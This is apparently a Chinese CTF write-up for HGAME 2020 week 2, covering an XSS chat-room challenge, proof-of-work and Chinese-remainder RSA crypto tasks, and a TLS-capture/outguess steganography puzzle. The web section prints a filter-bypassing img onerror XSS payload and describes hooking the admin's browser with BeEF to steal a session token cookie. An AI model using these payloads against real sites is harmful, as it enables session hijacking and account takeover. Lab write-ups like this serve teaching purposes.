
cosmos刚学了一些前端，他写了一个聊天室，并设置了flag的权限，只有管理员才能拿到flag...

Challenge Address <http://c-chat.hgame.babelfish.in>


Base Score 150

Now Score 150


User solved 30



尝试点击右上角的 Flag is here.



这里提到了 token，又是聊天室那么可以确定是 xss 了，首先尝试输入 <img




刚开始的时候看到信息是空的，我还以为 < 和以后的字符串全部被过滤了，因此尝试了好久，其实，如果打开 F12 看一看就完全不会卡住了，可以看到，虽然我只输入了一个未闭合的尖括号，浏览器自动帮我闭合，这就是利用了浏览器的容错性，而这点，还是提醒我的。

我们再做一些观察，尝试输入，闭合的括号 <img>，script，iframe 等等，发现，闭合的尖括号会直接被过滤，而 script，和 iframe 会直接被替换为 HI THERE!，因此双写 script 这种方法就没有用武之地了。

在被提醒以后，我搜索 xss+容错性，就找到了我想要看到的文章。找到与现在比较相似的情况，把 payload 拿来用，首先尝试弹窗。


```
<img onerror=&#97;&#108;&#101;&#114;&#116;&#40;1&#41; <img src=x
```

利用 img 的 onerror 和一个错误的 src 组合，当浏览器读取不了 src 里的图片时，就会执行 onerror 里面的语句。看，成功弹窗了！



接着就可以利用 xss 平台 盗取管理员的 cookie 了，在这里我搭平台至少用了一天时间，首先是找在线的 xss 平台，比如 xss.pt，可是等了半小时迟迟收不到 cookie，气死我了，换了两个平台都不行，只好亲自动手，丰衣足食，最后找到了 docker 里的 beef，成功搭起了我的 xss 平台。

然后就可以构造 xss 语句，思路就是当图片加载失败的时候，让浏览器访问 xss 平台 上的钓鱼脚本 hook.js，然后 xss 平台 立刻就会相应，返回管理员的相关信息，其中就包含了我想要的 cookie。于是开始构造！



只要把 onerror= 后面的内容用 Unicode 后再放入 Payload，即可成功执行。然后就等待一会即可收到 cookie。

Category: Hooked Page (5 Items)	
Page Title: Unknown	Initialization
Page URI: http://127.0.0.1/check?messages[]=%3CIMG/SRC%3DX%20ONERROR%3D%26%23118%3B%26%2397%3B%26%23114%3B%26%2332%3B%26%23120%3B%26%2361%3B%26%23100%3B%26%23111%3B%26%2399%...	Initialization
Page Referrer: Unknown	Initialization
Host Name/IP: 127.0.0.1	Initialization
Cookies: token=f802788a02a51f9c624bb5d91815b; BEEFHOOK=6dBC9wMBEgSv3ZctbB9Ymo2yhRva8XmOKPwINRA0JEJEOarV9SuFZqT3xR5BCvxOK29NpcSIK01cl4V	Initialization

于是访问 /flag，用 Chrome 的插件 Set this cookie 修改浏览器的 cookie，即可拿到 flag。

http://c-chat.hgame.babelfish.ink/flag

▶ c-chat.hgame.babelfish.ink | BEEFHOOK

▶ c-chat.hgame.babelfish.ink | session

▼ c-chat.hgame.babelfish.ink | token

值

f802788a02a51f9c624bb5d91815b

域名

c-chat.hgame.babelfish.ink

路径

/

过期时间

Thu Jan 28 2021 13:00:48 GMT+0800 (China Standard Time)

SameSite

hostOnly ☒

session ☒

安全 ☐

httpOnly ☐

帮助

hgame{xsS\_1s\_r3a11y\_inTeresT1ng!!}

# Crypto

## Verification\_code

源代码太长了，截取关键部分放上来。

```
def proof_of_work(self):
    random.seed( os.urandom(8) )
    proof = ".join([ random.choice(string.ascii_letters+string.digits) for _ in range(20) ])
    _hexdigest = sha256(proof.encode()).hexdigest()
    self.send(str.encode( "sha256(XXXX+%s) == %s" % (proof[4:],_hexdigest) ))
    x = self.recv(prompt=b'Give me XXXX: ')
    if len(x) != 4 or sha256(x+proof[4:].encode()).hexdigest() != _hexdigest:
        return False
    return True

def handle(self):
    signal.alarm(60)
    if not self.proof_of_work():
        return
    self.send(b'The secret code?')
    _code = self.recv()
    if _code == b'I like playing Hgame':
        self.send(b'Ok, you find me.')
        self.send(b'Here is the flag: ' + FLAG)
        self.send(b'Bye~')
    else:
        self.send(b'Rua!!!')
    self.request.close()
```

这题的意思就是让我们求解验证码 proof 的前 4 位，简单是确实简单。在[网上](#)找了一个快速爆破的脚本，有兴趣的可以看看。其中用到了 笛卡尔积，我还没来得及看证明，先解题了。直接上脚本。

```
from pwn import *
from hashlib import sha256
import string
import itertools
p = remote('47.98.192.231', 25678)
r = p.recvuntil('\n')
# 通过截取字符串获取proof和_hexdigest
r = bytes.decode(r)
_hexindex = r.find('== ')
_proofindex = r.find('xxxx+')
proof = r[_proofindex+5:_hexindex-2]
_hexdigest = r[_hexindex+3:].strip('\n')
# 爆破验证码
code = ''
strlist = itertools.product(string.ascii_letters + string.digits, repeat=4)

for i in strlist:
    code = i[0] + i[1] + i[2] + i[3]
    encinfo = sha256(code.encode() + proof.encode()).hexdigest()
```

```
if encinfo == _hexdigest:
    print (code)
    break
# 按要求发送
p.recvuntil('Give me xxxx: ')
p.send(code)
p.recvuntil('The secret code?')
p.send('I like playing Hgame')
p.interactive()
```

这个 flag 拿的很轻松，压轴上分最为致命。

```
# 0x4qE@MiPro /mnt/e/CTF/test [17:20:59] C:1
$ python3 ./crypto/verification_code.py
[+] Opening connection to 47.98.192.231 on port 25678: Done
qcvw
[*] Switching to interactive mode

> Ok, you find me.
Here is the flag: hgame{It3Rt00|S+I5_u$3fu1~Fo2_6rUtE-f0Rc3}
Bye~
[*] Got EOF while reading in interactive
$
```

## Remainder

Remainder[SOLVED]

Description

烤个孙子

Challenge Address [http://q432pxpwq.bkt.clouddn.com/week2/Remainder\\_task\\_2e51dded66.py](http://q432pxpwq.bkt.clouddn.com/week2/Remainder_task_2e51dded66.py)

Base Score 150

Now Score 150

User solved 30

看看题目 Remainder，看看描述烤个孙子，百度一下可以猜到这是一道关于中国剩余定理（又称孙子定理）的题。看看题目。



```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from Crypto.Util import number
from secret import msg

assert 256 < len(msg) < 384

p, q, r = [number.getPrime(1024) for _ in range(3)]
# p =
9459829630571337665254041163194943430139623511167337273827675465188267010805522542068004453137678598891335408170277013819445842793396205657926230842754467168861492383979452267137855927678473475872
721307040383863228628047345008676228670686392296872320283039826622053388512917550214253360059292388005914561
# q =
15008821647140496389367924288899299879325790334399479269793912173802947779045483349660010138849379247697351478640103630937854280847051307340889472740615829640436045223277749199263031699904316537463
5001806841520490997788796152678742544032835808854339130676283497122770901196468323977265095016407164510827505883
# r =
14589773609689096151704740327665176308625097484116713780050311987756074658620664068308517102618689138358663351071462429793599649451252144208211466709197411182544020964413948398874545048098970652419
166937120821027290756393651699047324661537502263070821348672580981936003347046829310092661672974227729705727

m = number.bytes_to_long(msg)
e = 65537
for prime in [p, q, r]:
    print( pow(m, e, prime) )

#
7843078601165052122456192481484361429480697498859959105891552039751852629642279108969210748853415758985661122997806865997097637497165890998729975971953351935823218072148071963560251552594267898889672
71288848036382572727848176298172896155463813264206982505797613067215182849559356336015634543181806296355552543
#
495763564234742221882051873068841676207464796775901212137910939089772958034762035100010601809591909172768175411424115238675551472019924802205314310196276815723351032005863885196959313483049706518755824
1305241122481884416094541088413057577161791914961934176232563301313732947264125576866033934018462843559419
#
481310779626494878318929263766144276756214744704013441107888448513840553188185954383330236190253388937785530658279768620213062244053151614962893628945435956425138707668778105344805367372003026995
39396810545420021054225204683428522820350356470883574463849146422150244304147618195613796399010492125383322922
```

一长串数字看起来很吓人，分析一下其实就是一个线性同余方程组。我找到一个不错的分析过程，顺带脚本也有了，改改就能拿来用，具体请看[这篇文章](#)。解完以后，就得到一个含有 多因子的模数M 的模方程  $C = m * e \bmod M$ 。于是又在[网上](#)找到了脚本，两个脚本结合一下，就跑出 flag 了。

```
# 0x4qE@MiPro /mnt/e/CTF/test [14:17:24] C:1
$ python ./crypto/remainder.py

1hAyuFoOUCamGW9BP7pGKCG81iSEnwAOM8x
***** DO NOT GUESS ME *****
hg In number theory,
am the Chinese
e{ remainder theorem
Cr states that if one
T_ knows the
w0 remainders of the
Nt Euclidean division
+6 of an integer n
Ot by several
h3 integers, then
R_ YOU CAN FIND THE
mE FLAG, ;D
!!
!}

***** USE YOUR BRAIN *****
cb18KukOPUvpoe1LCpBchXHJTgmDknbFE2z
```

不得不说，这个出 flag 的界面做的真好，出题人有心了！

我的脚本如下：

```
#!/usr/bin/env python2
# coding:utf8

from Crypto.Util.number import *
import gmpy2

n = 3
```

```

a =
[7843078601165052122456192481484361429480697498859959105891552039751852629642279
10896921074885341575898566112299780686599709763749716589099872997597195335193582
32180721480719635602515525942678988896727128884803638257227848176298172896155463
813264206982505797613067215182849559356336015634543181806296355552543,

49576356423474222188205187306884167620746479677590121213791093908977295803476203
51000106018095919091727681754114241152386755514720199248022053143101962768157233
51032005863885196959313483049706518755824130524112248188441609454108841305757716
17919149619341762325633301313732947264125576866033934018462843559419,

48131077962649497833189292637861442767562147447040134411078884485513840553188185
95438333023619025338893778553065827976862021306224405315161496289362894634359564
25138707668778105344805367372003026995393968105454200210542252046834285228203503
56470883574463849146422150244304147618195613796399010492125383322922, ] # 余
数
m =
[9459829630571337665254041163194943430139623511167337273827675465418826701080552
25420680044531376785988913354081702776013819445842793393620565792623084275446716
88614923839794522671378559276784734758727213070403838632286280473450086762286706
863922968723202830398266220533885129175502142533600559292388005914561,

15008821641740496389367924288899299879325790334399479269793912173802947779045483
34966001013884937924769735147864010363093785428084705130734088947274061582964043
60452232777491992630316999043165374635001806841520490997788796152678742544032835
808854339130676283497122770901196468323977265095016407164510827505883,

14589773609668909615170474032766517630862509748411671378005031119877560746586206
64068308517102618689138358663351071462429793599649451252144208211466709197411182
54402096944139483988745450480989706524191669371208210272907563936516990473246615
375022630708213486725809819360033470468293100926616729742277729705727, ] #
模数

p = m[0]
q = m[1]
r = m[2]
factors = [p, q, r]
phi = 1
"""扩展欧几里得"""
def exgcd(a, b):
    if 0 == b:
        return 1, 0, a
    x, y, q = exgcd(b, a % b)
    x, y = y, (x - a // b * y)
    return x, y, q

"""扩展中国剩余定理"""
def CRT():
    if n == 1:
        if m[0] > a[0]:
            return a[0]
        else:
            return -1

    for i in range(n):
        if m[i] <= a[i]:
            return -1

```

```

x, y, d = exgcd(m[0], m[i])
if (a[i] - a[0]) % d != 0:
    return -1

t = m[i] // d
x = (a[i] - a[0]) // d * x % t
a[0] = x * m[0] + a[0]
m[0] = m[0] * m[i] // d
a[0] = (a[0] % m[0] + m[0]) % m[0]

return a[0], x, m[0]

e = 65537
ans, x, M = CRT()


for x in factors:
    phi *= (x-1)
d = gmpy2.invert(e, phi)
print long_to_bytes(pow(ans, d, M))

```

## Misc

### Cosmos的午餐

压缩包里有一个 `.pcapng` 和一个 `ssl.log`，百度了一下知道了如何导入 `.log` 日志文件，由此分析 `https` 的传输过程。我们通过 编辑-->首选项-->Protocols-->TLS 导入 `.log` 文件。找啊找，追踪 TLS 流，发现了传输过程中有一个 `.zip` 文件。



找到比较大的对话，将它以原始数据导出为 .zip 文件，把请求头等与 .zip 无关的内容删去，再保存，这样就可以得到一个压缩包了。将它解压，得到一个文件名 outguess with key。百度一下 outguess 是一个工具，那么 key 在哪呢？

注意到题干里有一个 PS。

### Cosmos的午餐[SOLVED]

#### Description

Cosmos做梦都想吃一次芽衣亲手做的午餐，边吃饭边左拥八重樱右抱希儿这种。

他在屏幕前对着图片做白日梦的样子恰巧被路过的ObjectNotFound看到了。

“唔...好香呀！”

“Cosmos！醒醒！别睡了！！起来做PWN了！！！”

PS: Cosmos经常往图片备注里塞东西。


Challenge Address [http://oss-east.zhouweitong.site/hgame2020/week2/MeisLunch\\_6gbsgtLMHGFmS82L5llRN7JJoZY9Pw3h.zip](http://oss-east.zhouweitong.site/hgame2020/week2/MeisLunch_6gbsgtLMHGFmS82L5llRN7JJoZY9Pw3h.zip)

Base Score 200

Now Score 200


User solved 46

于是我们打开图片属性。



```
# 0x4qE@MiPro /mnt/e/ctf/outguess/test master x [20:59:34]
$ outguess -k 'gUNrbbdR9XhRBDGpzz' -r 'outguess with key.jpg' hidden.txt
Reading outguess with key.jpg....
Extracting usable bits: 1161827 bits
Steg retrieve: seed: 3, len: 24
```

得到一个 hidden.jpg



访问之后下载来一个压缩包，解压后打开，是一个二维码，扫一下就可以得到 flag 了。

